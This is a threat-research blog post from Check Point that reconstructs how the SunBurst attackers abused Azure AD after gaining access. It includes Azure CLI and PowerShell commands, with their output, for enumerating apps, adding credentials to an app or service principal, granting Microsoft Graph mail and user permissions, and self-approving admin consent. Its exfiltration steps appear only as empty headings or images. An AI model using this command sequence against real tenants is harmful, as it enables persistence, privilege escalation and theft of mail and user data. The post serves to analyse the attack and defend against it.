# Deep into the SunBurst Attack

research.checkpoint.com/2021/deep-into-the-sunburst-attack/

January 28, 2021



January 28, 2021
By Lior Sonntag

During the week of December 13th, we witnessed what many are calling one of the biggest cyberattacks in recent times.  SunBurst, the malware installed on SolarWinds' Orion product, perpetrated what seems like a nation-state sponsored supply chain attack, and as a result featured prominently in global headlines.
The attack raised awareness to supply chain based compromises and previous reports offered best practices on how to identify and mitigate the impact of the attack, provided deep dive to TEARDROP– one of the payloads used, and offered advice on protecting from the attack itself.
The activity following this supply chain attack included lateral movement and data theft.

In this blog, we focus on the **second phase in the cloud** and present some of the key tactics and techniques used by the nation-state actors in the malicious campaign. Using the MITRE ATT&CK framework, we provide the most likely technical attack flow.

According to the Microsoft article, this is the chain of events from a high-level perspective:

1. **Initial Access (On-Prem)** – Use Forged SAML tokens and illegitimate registrations of SAML Trust Relationships to impersonate a user with administrative credentials (in this case, Azure AD).
2. **Discovery** – Enumerate existing applications / service principals (preferably with high traffic patterns) .
3. **Credential Access** – Add credentials to an existing application or service principal.
4. **Privilege Escalation** – Elevate the privileges of the application/service-principal to allow access to MS Graph APIs Application permissions.
5. **Defense Evasion and Lateral Movement** – Acquire OAuth access tokens for applications to impersonate the applications and obfuscate malicious activity.
6. **Exfiltration** – Call MS Graph APIs to exfiltrate sensitive data such as users' data and emails.




As mentioned previously, our focus is on the attack flow in the **Cloud Environment** after the initial authentication (i.e. **steps b-f**).
Before we go into the attack flow, some background on the AzureAD Authentication and Authorization mechanisms.

Authentication is providing proof that you are who you say you are. This is done by the Identity Provider i.e. Azure AD.
Authorization is the act of granting an authenticated party permission to do something. This is done by the resource the identity is trying to query, utilizing the OAuth 2.0 protocol.

**Discovery**

After the threat actors gain an initial foothold in the Cloud Environment by compromising privileged cloud users with administrative access to the Azure AD, they add credentials to an existing application or service principal.
To do that, the attackers first need to list all the existing applications:

```
PS C:\Users\Administrator> az ad app list | jq '.[].displayName'
"tomh-admin-CloudGuard-Connect"
"ilanit-CloudGuard-Connect-local"
"Google Cloud / G Suite Connector by Microsoft"
"tomh-admin-logic-local"
"CloudGuard-logic-connect"
"omersh-prod-CloudGuard-Connect"
"Box"
"Maxemail"
"Amazon Web Services (AWS)"
"CloudGuard-Staging-Connect"
"graph"
"SquadMail"
"MailChimp"
"ilanit-CloudGuard-Connect-preqa"
```

The attackers prefer an application with high traffic patterns (e.g. mail archival applications) which can be used to obfuscate their activity, so they choose "**MailApp**" (an imaginary application name) and extract its **ObjectId** and **ApplicationId**:

```
PS C:\Users\Administrator> az ad app list --display-name [redacted] | jq '.[].appId'
"a7c0ec5f-065a-49[redacted]"

PS C:\Users\Administrator> az ad app list --display-name [redacted] | jq '.[].objectId'
"e74da84b-6cb6-4d[redacted]"
```

In addition, the attackers extract the account's **tenantId**:

```
PS C:\Users\Administrator> az account tenant list
az : Command group 'account tenant' is experimental and no
At line:1 char:1
+ az account tenant list
+ ~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Command group
    + FullyQualifiedErrorId : NativeCommandError

[
  {
    "id": "/tenants/4c1d285b-b
    "tenantId": "4c1d285b-b
  }
]
```

### Credential Access

Next, the attackers create new credentials and add them to the application:

```
PS C:\Users\Administrator> New-AzureADApplicationPasswordCredential -ObjectId $ObjectId

CustomKeyIdentifier :
EndDate             : 12/31/2021 2:23:19 PM
KeyId               :
StartDate           : 12/31/2020 2:23:19 PM
Value               : WuVZyJDSGXmwIiWeZSnTo
```

Alternatively, they can create new credentials and add them to an existing service principal associated with the MailApp application:

```
PS C:\Users\Administrator> az ad sp list --filter "displayname eq '' and servicePrincipalType eq 'Application'" | jq '.[].objectId'
"3e5e50aa-ff7f-4c

PS C:\Users\Administrator> New-AzureADServicePrincipalPasswordCredential -ObjectId "3e5e50aa-ff7f-4c"


CustomKeyIdentifier :
EndDate             : 1/4/2022 2:17:42 PM
KeyId               :
StartDate           : 1/4/2021 2:17:42 PM
Value               : s0sBdFznzENJgLiAVt
```

After this phase, the attackers now have credentials for the application, which can be used to authenticate to Azure AD on behalf of the application.

### Application/Service-principal Privilege Escalation

In this step, the attackers list all the available permissions related to Microsoft Graph APIs:

```
PS C:\Users\Administrator> az ad sp show --id $MSgraph | jq '.appRoles[] | select(.value | contains(\"User\")) | .value,.id'
"TeamsTab.ReadWriteForUser.All"
"425b4b59-d5af-45c8-832f-bb0b7402348a"
"TeamsAppInstallation.ReadWriteSelfForUser.All"
"908de74d-f8b2-4d6b-a9ed-2a17b3b78179"
"TeamsAppInstallation.ReadWriteForUser.All"
"74ef0291-ca83-4d02-8c7e-d2391e6a444f"
"TeamsAppInstallation.ReadForUser.All"
"9ce09611-f4f7-4abd-a629-a05450422a97"
"UserShiftPreferences.ReadWrite.All"
"d1eec298-80f3-49b0-9efb-d90e224798ac"
"UserShiftPreferences.Read.All"
"de023814-96df-4f53-9376-1e2891ef5a18"
"User.ManageIdentities.All"
"c529cfca-c91b-489c-af2b-d92990b66ce6"
"UserAuthenticationMethod.Read.All"
"38d9df27-64da-44fd-b7c5-a6fbac20248f"
"UserAuthenticationMethod.ReadWrite.All"
"50483e42-d915-4231-9639-7fdb7fd190e5"
"UserNotification.ReadWrite.CreatedByApp"
"4e774092-a092-48d1-90bd-baad67c7eb47"
"IdentityUserFlow.ReadWrite.All"
"65319a09-a2be-469d-8782-f6b07debf789"
"IdentityUserFlow.Read.All"
"1b0c317f-dd31-4305-9932-259a8b6e8099"
"User.Export.All"
"405a51b5-8d8d-430b-9842-8be4b0e9f324"
"User.Read.All"
"df021288-bdef-4463-88db-98f22de89214"
"User.ReadWrite.All"
"741f803b-c850-494e-b5df-cde7c675a1ca"
"IdentityRiskyUser.Read.All"
"dc5007c0-2d7d-4c42-879c-2dab87571379"
"IdentityRiskyUser.ReadWrite.All"
"656f6061-f9fe-4807-9708-6a2e0934df76"
"User.Invite.All"
"09850681-111b-4a89-9bed-3f2cae46d706"
```

The attackers add the **User.ReadWrite.All** permission to the MailApp application:

```
PS C:\Users\Administrator> az ad app permission add --id $ObjectId --api $MSgraph --api-permissions 741f803b-c850-494e-b5df-
az : Invoking "az ad app permission grant --id e74da84b-6cb6-4d[redacted] --api
00000003-0000-0000-c000-000000000000" is needed to make the change effective
At line:1 char:1
+ az ad app permission add --id $ObjectId --api $MSgraph --api-permissi ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Invoking "az ad...hange effective:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
```

Afterward, the attackers list all the available permissions related to **Mails** that are associated with the Microsoft Graph API:

```
PS C:\Users\Administrator> az ad sp show --id $MSgraph | jq '.appRoles[] | select(.value | contains(\"Mail\")) | .value,.id'
"Mail.Send"
"b633e1c5-b582-4048-a93e-9f11b44c7e96"
"Mail.ReadWrite"
"e2a3a72e-5f79-4c64-b1b1-878b674786c9"
"Mail.Read"
"810c84a8-4a9e-49e6-bf7d-12d183f40d01"
"MailboxSettings.Read"
"40f97065-369a-49f4-947c-6a255697ae91"
"MailboxSettings.ReadWrite"
"6931bccd-447a-43d1-b442-00a195474933"
"Mail.ReadBasic"
"6be147d2-ea4f-4b5a-a3fa-3eab6f3c140a"
"Mail.ReadBasic.All"
"693c5e45-0940-467d-9b8a-1022fb9d42ef"
```

They also add the **Mail.ReadWrite** permission to the MailApp application:

```
PS C:\Users\Administrator> az ad app permission add --id $ObjectId --api $MSgraph --api-permissions e2a3a72e-5f79-4c64-b1b1-
az : Invoking "az ad app permission grant --id e74da84b-6cb6-4d[redacted] --api
00000003-0000-0000-c000-000000000000" is needed to make the change effective
At line:1 char:1
+ az ad app permission add --id $ObjectId --api $MSgraph --api-permissi ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Invoking "az ad...hange effective:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
```

The error in red indicates that an **admin consent** must be launched to approve this permission.
The **admin consent** workflow gives admins a secure way to grant access to applications

that require admin approval. When a user tries to access an application but is unable to provide consent, he can send a request for admin approval. The request is sent to admins who are designated as reviewers.
As the attackers already have administrative permissions, they can launch an admin consent on their own:


```
PS C:\Users\Administrator> az ad app permission admin-consent --id $ObjectId

PS C:\Users\Administrator>
```

The admin consent is successful and the Microsoft Graph APIs permissions are successfully added to the MailApp application!

### Defense Evasion and Lateral Movement


The next step for the attackers is to acquire an OAuth **access token** for the application by initiating a HTTP GET request which includes the **tenantId**, **objectId**, **appId** and the **secret** (credentials) obtained earlier:





This access token enables the attackers to move laterally, impersonate the MailApp application, and execute actions on its behalf.

### Exfiltration


In the final step, the attackers call APIs with permissions assigned to the MailApp application.
The attackers initiate a HTTP GET request which includes the access token to exfiltrate **all users** in the tenant and **all emails** related to a specific user.




### *Users exfiltration*




### *Emails exfiltration*




### *Emails' subjects exfiltration*

## Conclusion

The SolarWinds supply-chain attack is one of the most sophisticated attacks of our time. The scope of the attack extends beyond on-prem to the cloud. The attackers used advanced techniques to cover their tracks while they stole sensitive information, and used discovery, credential access, privilege escalation, lateral movement, defense evasion, and exfiltration in a single attack flow.

Many of the characteristics and operations seen in this type of attack can also apply to other cloud providers such as AWS and GCP.

The number of victims compromised by SunBurst continues to rise since the attack was initially uncovered. We will update with any new information as more details concerning this attack emerge.